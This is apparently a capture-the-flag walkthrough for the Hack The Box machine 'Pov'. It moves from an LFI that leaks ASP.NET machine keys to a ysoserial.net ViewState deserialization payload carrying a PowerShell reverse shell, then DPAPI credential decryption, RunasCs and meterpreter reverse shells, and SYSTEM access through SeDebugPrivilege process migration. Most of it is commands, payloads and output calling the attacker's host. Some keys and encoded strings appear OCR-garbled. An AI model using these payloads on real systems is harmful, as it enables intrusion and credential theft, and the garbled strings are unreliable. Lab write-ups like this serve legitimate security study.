

POV

[Top 10 Hacking Skills For Hackers 2024](#) | [Top 10 Hacking Techniques Every Hacker Should Know #hacking \(youtube.com\)](#).

```
OUTLINE:
00:00:00 Top 10 Hacking Skills Every Hacker Should Know
00:00:30 Binary Exploitation
00:01:48 Fuzz Testing
00:02:58 Exploit Development
00:04:06 Post-Exploitation Techniques
00:05:19 Social Engineering
00:06:24 Reverse Engineering
00:07:40 Privilege Escalation
00:08:51 Buffer Overflow Exploitation
00:09:53 Network Protocol Analysis
00:10:51 Web Application Exploitation
00:12:00 Stay Curious, Stay Hungry
```

1. nmap

```
(kali㉿kali)-[~/htb/pov]
$ sudo nmap -sS -sV -sC 10.10.11.251 -oA nmapPOV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 05:01 EDT
Nmap scan report for 10.10.11.251
Host is up (0.24s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: pov.htb
|_ http-methods:
|_ Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.51 seconds
```


2. ffuf

```
(kali㉿kali)-[~/htb/pov]
$ ffuf -c -w /usr/share/dirb/wordlists/subdomains-top1million-5000.txt -fs 12330 -t 100 -u http://pov.htb -H "Host: FUZZ.pov.htb"
FFUF (v2.1.0-dev)
:: Method      : GET
:: URL         : http://pov.htb
:: Wordlist    : FUZZ: /usr/share/dirb/wordlists/subdomains-top1million-5000.txt
:: Header     : Host: FUZZ.pov.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 100
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 12330

dev [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 816ms]
:: Progress: [4989/4989] :: Job [1/1] :: 259 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

```
1 Server: Microsoft-IIS/10.0
2 Date: Thu, 16 May 2024 13:49:43
3 Connection: close
4 Content-Length: 855
5
6 <configuration>
7   <system.web>
8     <customErrors mode="On" defaultRedirect="~/Error.aspx" />
9     <httpRuntime targetFramework="4.5.2" />
10    <machineKey validationKey="562003D022F914F47B7872EBAE791A071A267BC166394" decryptionKey="74477CEB00000000" />
11  </system.web>
12 <system.webServer>
13   <httpErrors>
14     <remove statusCode="404" />
15     <add statusCode="404" redirect="~/Error.aspx" />
16   </httpErrors>
17   <httpRedirect enabled="true" />
18 </system.webServer>
19 </configuration>
```

3. access website



- Using burpsuite catch up the Download CV on website

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 360
Origin: http://dev.pov.htb
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

...[REDACTED]...&file=cv.pdf&viewstate=...[REDACTED]...
```

- The website is built with **ASP.NET** and use the **ViewState** to store information. For this, XML data is serialized and base64 encoded and the backend refers a **cv.pdf** in the **file** parameter, this could be a point of entry for LFI
- <https://learn.microsoft.com/en-us/troubleshoot/developer/webapps/aspnet/development/application-directory-configuration>
- According to this, in all ASP.NET applications there must be a file called **web.config** in the root directory containing the application settings. Let's try to verify if the application is vulnerable to LFI by entering a reference to **/web.config** in the **file** parameter
- Once the request is forwarded, the file **web.config** is dumped and the LFI is verified. The file dump contains several keys

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 360
Origin: http://dev.pov.htb
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1

...[REDACTED]...&file=/web.config&viewstate=...[REDACTED]...
```

4. user.txt

- Issuing a search about "decryptionKey validation validationKey", returns this: <https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-viewstate-parameter>
- In the link it is explained how to create serialized payloads with **ysoserial.net**. This tool generates deserialization payloads for the **ViewState** property. The tool is available here: <https://github.com/pwntester/ysoserial.net>
- The tool can be downloaded as a **.exe** binary for Windows. There are several useful **ysoserial.net** payloads and examples here: <https://swapneildash.medium.com/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817>. After testing, the working payload to execute a powershell base64 reverse shell is the following

```
ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e
JABjAGwAaQBlAG4AdAAgAD9AIBABOAGUAdwAeAB8AYBgqAGUAYwB9ACAAUwB5AHMAdABLAG0ALgB0AGUAdAAuAFMAbwBJAGsAZQB0AHMALgBUAEMAUAADAGwAaQBlAG4AdAAoACIAM
--path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --
decryptionkey="74477CEBDD09D66A4D4A8CB85082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --
validationkey="5620D3D029F914F4CDF25869D24EC2DA517435820CCF1ACFA1EDE2213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16"
```

```
F:Vhtb\Release\yoserial.exe -p ViewState -g TypeConfuseDelegate -c "powershell -e JABjAGwAaQBIAG4AdAaAgAD0AIABOAGUAdwAtA
E8AYBgqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAaUAFMABwBjAGsAZQB8AHMALgBUAEUAUABDAGwAaQBIAG4AdAaAaACIAAMQAwAC4AMQAA0A
C4ANwA2ACIALAASAdgAOQA4ACKaOWAkAHMAdABYAGUAYQBtACAAPQAgACQAYwBsAGKAZQBhAHQALgBHAGUAdABTAHQAcgB1AGEAbQaOaCKaOWBbAGIAeQ80A
GUAWbWdAF0AJAB1AHKAdAB1AHMAIAA9ACAAMAAUAc4ANGA1ADUAAWwA1AHwA1Q8T7ADAAFAQ7AHCAaABpAGwAZQAOaCgAJABpACAAPQAgACQAwB0AHIAZQBhA
G0ALgBSAGUAYQBkAcgAJAB1AHKAdAB1AHMALAAGADAALgACQAYGbsAHQAZQBZAC4AdTAB1AG4AZwB0AGgAKQAPaCAALQ8uAGUAIAAwACKAewA1AZQZABhA
HQAyQAgAD0AIAA0AE4AZQB3AC0ATwBiAG0AZQBjAHQAIAAAtAFQAEQBWAGUATgBhAG0AZQAgAFMAeQBZAHQAZQBtAC4AVAB1AHGAdAAUAEAUwBDAEKAQSBFA
G4AYwBvAGQAaQBwAGcAKQA0AeACAZQ80AFMAAdABYAGKAbgBnACgAJAB1AHKAdAB1AHMALAAwACwAIAAAGKAKQA7ACQACwB1AG4AZAB1AGEAYwBvACAAPQAgA
CGaAa0BIAGHIAAAGQAYQB0AGAEIAAayAD4AJgAXACAFAAGAB8AQ80BAA0UwB0AHMTAA0BAGCAIAAPADsAJABZAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAKA
HMAZQBwAGQAYGbhAGMAawAgACsAIAAIAFAAUwAgACIAIAAACAABwAhwCAZAApAC4AUABhAHQAaAGACsAIAAIAAD4AIAAIAADsAJABZAGUAbgBkAGIAeQ80A
GUAAIAA9ACAABkABhAQZQB4AHQALgB1AG4AYwBvAGQAaQBwAGcAXQA6AD0AQ8BTAEMASQB3JACKALgBHAGUAdABCAHkAdAB1AHMAKAAKAAHMAZQBwAGQAYGbhA
gMAawAYACKAOWAkAHMAdABYAGUAYQBtAC4AVwByAGKAdAB1ACgAJABZAGUAbgBkAGIAeQ80BAGUALAAwACwAJABZAGUAbgBkAGIAeQ80AGUALgBMAAGUAbgBnA
HQAaAPADsAJABZAHQAcgB1AGEAbQaUAEYABAB1AHMAAaA0ACkAFQAZQACQAYwBsAGKAZQBhAHQALgBDAGwABwBzAGUAKAAPAA==" --path="/portfolio/
default.aspx" --appath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5882A4CF9A15BE54A94F6F80D5E82
2F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F14F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE2213BCEB55B
A3CF57623C301FCB07018E605E78782EEACE791AAD71A2678C16633468"
7e8WwXILS0JbUrf1JttgTS71TD0vLgYLQWRJSDVDR00xEhndRzDqoVIV%2BbG8C78Me3jKXU1GdVeygdE1E3rhfx2VA0TtT0LQWCSBD3IKbki2o5VnbjSL
0sOdInCH4S0btSNEZrRDi6I62NqR8Qc0MetMGWInrCL%2B%2Bbj51Y4hIRnPt79eFP3Pkn7epkgrz%2F%2FMYHAWXoCbZYZElr0aIyKus5LIF7FfJozbD0szk
AmbGhg8d0ZNDz3EA6yF1SCC0yVNI8VVOs0BLfyWuH7cB%2F2F4KsIrXF%2F2FR1q0XNXiC0oN7kG0N9w76bFDw1y5egCGEUGypBZm2Fv4QbWv9ZFLQ4DfbLi
cYK5ZkcFRmFIR627jkV8F4nwTFKvtrf4CaHgFoJiGPJsEhsF2J3SekdD4fGh%2BwxDwnk9IPNontXyK0Nq2Eu0%2Bj0D5woypMAFIPAF1KyHwhopx120zaG
lj41m%2BvrvCVDfE20FvsuR55T7E1AUhnohGCAIVD81zQ2zg98Y1euzYvYNTt95suZtIn9GkVx9jmaXFltCtYcvcv1DC6M9Tu9davgy8z8dnroHYT9TPBe01sG
zNkuJ9vfdHv9mEzR%2B2Bnt7BMMK1SLMkj2v8016bBhVfu%2FZ5XxrBmGxZispF83ckNk21wYmg0viN9YrTj1e6xXN9UY5m71ux8bpNOFa1Sps9020Vx%2B2
3AQ4EwAAwCm1G262qW1%2B0D3QMI7TOFYQZGPKq4abQmcaSULwCP8Uro0cNqZ5M1VE0S6gmBHzHQ7h1qVE18Y8mfqgc2CBg5QMTP%2BZwZc2gehoaf1K5ju
xz5WSNgnndYwAuXbLM1Qo1tOKSLyx6QsrMgZwIDZGTJmIXL0F7wecy4woJX1W1KiGRdaA41h0kQPUETN2Jj5G6pwnMPG4j64K0eLqX6Z2F2F7dQUxr0qPwN
mILUFX9Y8vHwt2ix8Mpqw1044MBtysE7QCdVHFHX0%2FPHtgY08Q2hIXCZ11WFps4Z2BR62VA4retDqVOTZdxEXp4NUYVDnOxpnbW%2BUcK2cZag
r5mVoISrfvbdGyx1%2FXp3mt3EmfWnEnYpVXSq0JxvqDQFvAd71YwU6xPD%2FhRa9%2Be2ZqhHo5A7J0KevsUUFkZ%2FJ1LgcHt%2BIBYLipacpJ5P77zji
ZwOmQt%2F2M6X9rF567k09wZUZW5mmBVeWnJv770190jHvkn9NK7f9SrmMUCYFAjjuz1%2F2F82NRLTa30R1R5BKMht%2FPMbDB4HwKRibghgpw60AFt6HQGVF4
j1eqaxWojn2wd511j3p3dn0CTQMI72FNC3KBPk7SNGCJntAgi%2B4Epd00HPeAG1ZA50VHUmwhcNTVRcjWDb%2Bc7gtpdQDQ6ZByXepuloJtC10nyXW0Qxm6
6pnZNI22rGwJUrLPFG0Ahg6%2F2F0wcM4yBHZ9ChtWbRIj%2F2LKVvFP0W95aHfCv2AFig1zr1X5XKCMlGFJnd6V8Sfif8g2VTEc%2BjR0w2R009JmLm9Cnj
BeXMYvcw6jYWSCfEAcgZme%2FYymccs68MRlTVSp1jGUorZ0sSFRm%2F2F530YOFYHZNes%2F%2B1MM7VfhkEyKs8iC7K8%2BndYVmiCttw52JPD5aH9I1
```

- Copy the [yoserial.net](#) output into the [ViewState](#) parameter and send with repeater

```
_EVENTTARGET=downloads_EVENTARGUMENT=&_VIEWSTATE=
7e8WwXILS0JbUrf1JttgTS71TD0vLgYLQWRJSDVDR00xEhndRzDqoVIV%2BbG8C78Me3jKXU1GdVeygdE1E3rhfx2VA0TtT0LQWCSBD3IKbki2o5VnbjSL
0sOdInCH4S0btSNEZrRDi6I62NqR8Qc0MetMGWInrCL%2B%2Bbj51Y4hIRnPt79eFP3Pkn7epkgrz%2F%2FMYHAWXoCbZYZElr0aIyKus5LIF7FfJozbD0szk
AmbGhg8d0ZNDz3EA6yF1SCC0yVNI8VVOs0BLfyWuH7cB%2F2F4KsIrXF%2F2FR1q0XNXiC0oN7kG0N9w76bFDw1y5egCGEUGypBZm2Fv4QbWv9ZFLQ4DfbLi
cYK5ZkcFRmFIR627jkV8F4nwTFKvtrf4CaHgFoJiGPJsEhsF2J3SekdD4fGh%2BwxDwnk9IPNontXyK0Nq2Eu0%2Bj0D5woypMAFIPAF1KyHwhopx120zaG
lj41m%2BvrvCVDfE20FvsuR55T7E1AUhnohGCAIVD81zQ2zg98Y1euzYvYNTt95suZtIn9GkVx9jmaXFltCtYcvcv1DC6M9Tu9davgy8z8dnroHYT9TPBe01sG
zNkuJ9vfdHv9mEzR%2B2Bnt7BMMK1SLMkj2v8016bBhVfu%2FZ5XxrBmGxZispF83ckNk21wYmg0viN9YrTj1e6xXN9UY5m71ux8bpNOFa1Sps9020Vx%2B2
3AQ4EwAAwCm1G262qW1%2B0D3QMI7TOFYQZGPKq4abQmcaSULwCP8Uro0cNqZ5M1VE0S6gmBHzHQ7h1qVE18Y8mfqgc2CBg5QMTP%2BZwZc2gehoaf1K5ju
xz5WSNgnndYwAuXbLM1Qo1tOKSLyx6QsrMgZwIDZGTJmIXL0F7wecy4woJX1W1KiGRdaA41h0kQPUETN2Jj5G6pwnMPG4j64K0eLqX6Z2F2F7dQUxr0qPwN
mILUFX9Y8vHwt2ix8Mpqw1044MBtysE7QCdVHFHX0%2FPHtgY08Q2hIXCZ11WFps4Z2BR62VA4retDqVOTZdxEXp4NUYVDnOxpnbW%2BUcK2cZag
r5mVoISrfvbdGyx1%2FXp3mt3EmfWnEnYpVXSq0JxvqDQFvAd71YwU6xPD%2FhRa9%2Be2ZqhHo5A7J0KevsUUFkZ%2FJ1LgcHt%2BIBYLipacpJ5P77zji
ZwOmQt%2F2M6X9rF567k09wZUZW5mmBVeWnJv770190jHvkn9NK7f9SrmMUCYFAjjuz1%2F2F82NRLTa30R1R5BKMht%2FPMbDB4HwKRibghgpw60AFt6HQGVF4
j1eqaxWojn2wd511j3p3dn0CTQMI72FNC3KBPk7SNGCJntAgi%2B4Epd00HPeAG1ZA50VHUmwhcNTVRcjWDb%2Bc7gtpdQDQ6ZByXepuloJtC10nyXW0Qxm6
6pnZNI22rGwJUrLPFG0Ahg6%2F2F0wcM4yBHZ9ChtWbRIj%2F2LKVvFP0W95aHfCv2AFig1zr1X5XKCMlGFJnd6V8Sfif8g2VTEc%2BjR0w2R009JmLm9Cnj
BeXMYvcw6jYWSCfEAcgZme%2FYymccs68MRlTVSp1jGUorZ0sSFRm%2F2F530YOFYHZNes%2F%2B1MM7VfhkEyKs8iC7K8%2BndYVmiCttw52JPD5aH9I1
```

```
1 HTTP/1.1 302 Found
2 Cache-Control: private
3 Content-Type: text/html; charset=utf-8
4 Location: /default.aspx?asperrorpath=/portfolio/default.aspx
5 Server: Microsoft-IIS/10.0
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Wed, 22 May 2024 09:32:14 GMT
9 Connection: close
10 Content-Length: 168
11
12 <html>
13   <head>
14     <title>
15       Object moved
16     </title>
17   </head>
18   <body>
19     <h2>
20       Object moved to <a href="/default.aspx?asperrorpath=/portfolio/default.aspx">
21         here
22       </a>
23     </h2>
24   </body>
25 </html>
```

- Using net to connect to the victim

```
(kali@kali)-[~/htb/pov]
$ rlrwrap nc -lvp 9898
listening on [any] 9898 ...
connect to [10.10.14.76] from (UNKNOWN) [10.10.11.251] 49674
whoami
pov\sftiz
PS C:\windows\system32\inetsrv>
```

- I am in sftiz's shell but the flag is in alaaing's Desktop

Directory: C:\users

Mode	LastWriteTime	Length	Name
d-----	10/26/2023 4:31 PM		.NET v4.5
d-----	10/26/2023 4:31 PM		.NET v4.5 Classic
d-----	10/26/2023 4:21 PM		Administrator
d-----	10/26/2023 4:57 PM		alaading
d-r----	10/26/2023 2:02 PM		Public
d-----	12/25/2023 2:24 PM		sfitz

- I found the credential for user `pov\alaading` but this password is neither hashed or clear text. It has been exported as secure XML with the `export-clipxml` cmdlet, which uses the Windows Data Protection API (DPAPI)
- <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/export-clipxml?view=powershell-7.4>
- <https://jeffhicks.substack.com/p/getting-the-message-in-powershell>

```
PS C:\> type \users\sfitz\documents\connection.xml
<Obj RefId="0">
  <TN RefId="0">
    <T>System.Management.Automation.PSCredential</T>
    <T>System.Object</T>
  </TN>
  <ToString>System.Management.Automation.PSCredential</ToString>
  <Props>
    <S N="UserName">alaading</S>
    <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000002000
00000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e80000000020
00200000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104
ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde
733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
  </Props>
</Obj>
</Obj>
PS C:\> cd users
PS C:\users> dir
```

- Import the XML as a PSCredential object using the `import-clipxml` cmdlet then we have the password stored as a PSCredential object in the `$password` variable

```
PS C:\users\sfitz\Documents> $password=import-clipxml connection.xml
PS C:\users\sfitz\Documents> echo $password

UserName Password
-----
alaading System.Security.SecureString
```

- It can be decrypted as plain text. Here is procedure to do so with the `getnetworkcredential()` method: <https://www.sqlshack.com/how-to-secure-your-passwords-with-powershell/>

```
PS C:\users\sfitz\Documents> echo $password.getnetworkcredential().password
f8gQ8fynP44ek1m3
PS C:\users\sfitz\Documents>
```

- Let's login as `pov\alaading` with `runascs`

```
PS C:\Users\public> Invoke-WebRequest -Uri "10.10.14.76:2020/RunasCs.exe" -OutFile "C:\Users\public\RunasCs.exe"
PS C:\Users\public> dir

Directory: C:\Users\public

Mode                LastWriteTime         Length Name
----                -
d-r----- 10/26/2023  2:27 PM             Documents
d-r-----  9/15/2018 12:19 AM             Downloads
d-r-----  9/15/2018 12:19 AM             Music
d-r-----  9/15/2018 12:19 AM             Pictures
d-r-----  9/15/2018 12:19 AM             Videos
-a-----  5/22/2024  7:21 PM             7168 nc.exe
-a-----  5/22/2024  8:48 PM             51712 RunasCs.exe
-a-----  5/22/2024  7:41 PM             2387456 winPEASx64.exe

PS C:\Users\public> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.76:9919

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-374c6c$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 1896 created in background.
PS C:\Users\public>

Metasploit v6.3.55-dev
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

(kali@kali)-[~/htb/pov]
$ nc -nlup 9919
listening on [any] 9919 ...
connect to [10.10.14.76] from (UNKNOWN) [10.10.11.251] 49710
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading

C:\Windows\system32>
```

- type `C:\Users\alaading\Desktop\user.txt`

5. Privilege Escalation

`Invoke-WebRequest -Uri "http://www.contoso.com" -OutFile "C:\path\file"` (Câu lệnh send file from local machine to victim machine)

- Check user pov\alaading privileges from a PS

```
C:\Users\Public>whoami /priv
whoami /priv

PRIVILEGES INFORMATION

Privilege Name      Description              State
-----
SeDebugPrivilege    Debug programs          Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

- `SeDebugPrivilege` permits user to debug any running process owned any other user, including processes owned by system. Also, it allows to perform process migration in meterpreter

<https://lajara.gitlab.io/process-migration>

- Generate a meterpreter payload with `msfvenom` and transfer to the victim

```
(kali@kali)-[~/htb/crafty]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f exe -o s1.exemsfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=tun0 LPORT=4444 -f exe -o ss.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: ss.exe
```

- Use metasploit and catch the shell


```

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.76:4444
[*] Sending stage (201798 bytes) to 10.10.11.251
[*] Meterpreter session 1 opened (10.10.14.76:4444 -> 10.10.11.251:49688) at 2024-05-23 16:55:23 -0400

```

```

meterpreter > getprivs

Enabled Process Privileges

Name
-----
SeChangeNotifyPrivilege
SeDebugPrivilege
SeIncreaseWorkingSetPrivilege

```

- Run `ps` command in meterpreter and find the PID of **winlogon.exe** process

```

meterpreter > ps

Process List
-----

```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
68	552	dwm.exe	x64	1		C:\Windows\System32\dwm.exe
88	4	Registry	x64	0		
292	616	svchost.exe	x64	0		C:\Windows\System32\svchost.exe
300	4	smss.exe	x64	0		
324	616	svchost.exe	x64	0		C:\Windows\System32\svchost.exe
380	368	csrss.exe	x64	0		
484	368	wininit.exe	x64	0		
492	476	csrss.exe	x64	1		
552	476	winlogon.exe	x64	1		C:\Windows\System32\winlogon.exe
600	4680	powershell.exe	x64	0		C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

- In my case the PID is 552 so we migrate to the PID of **winlogon.exe** and get the root access

```

meterpreter > migrate 552
[*] Migrating from 2008 to 552...
[*] Migration completed successfully.
meterpreter > shell
Process 4184 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

```

- Find out the root flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0899-6CAF

Directory of C:\Users\Administrator\Desktop

01/15/2024  05:11 AM    <DIR>          .
01/15/2024  05:11 AM    <DIR>          ..
05/22/2024  09:01 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  7,065,182,208 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
fbf760ee30e7e2c0fe120e312f1496bc
```

- type `C:\Users\Administrator\Desktop>type root.txt`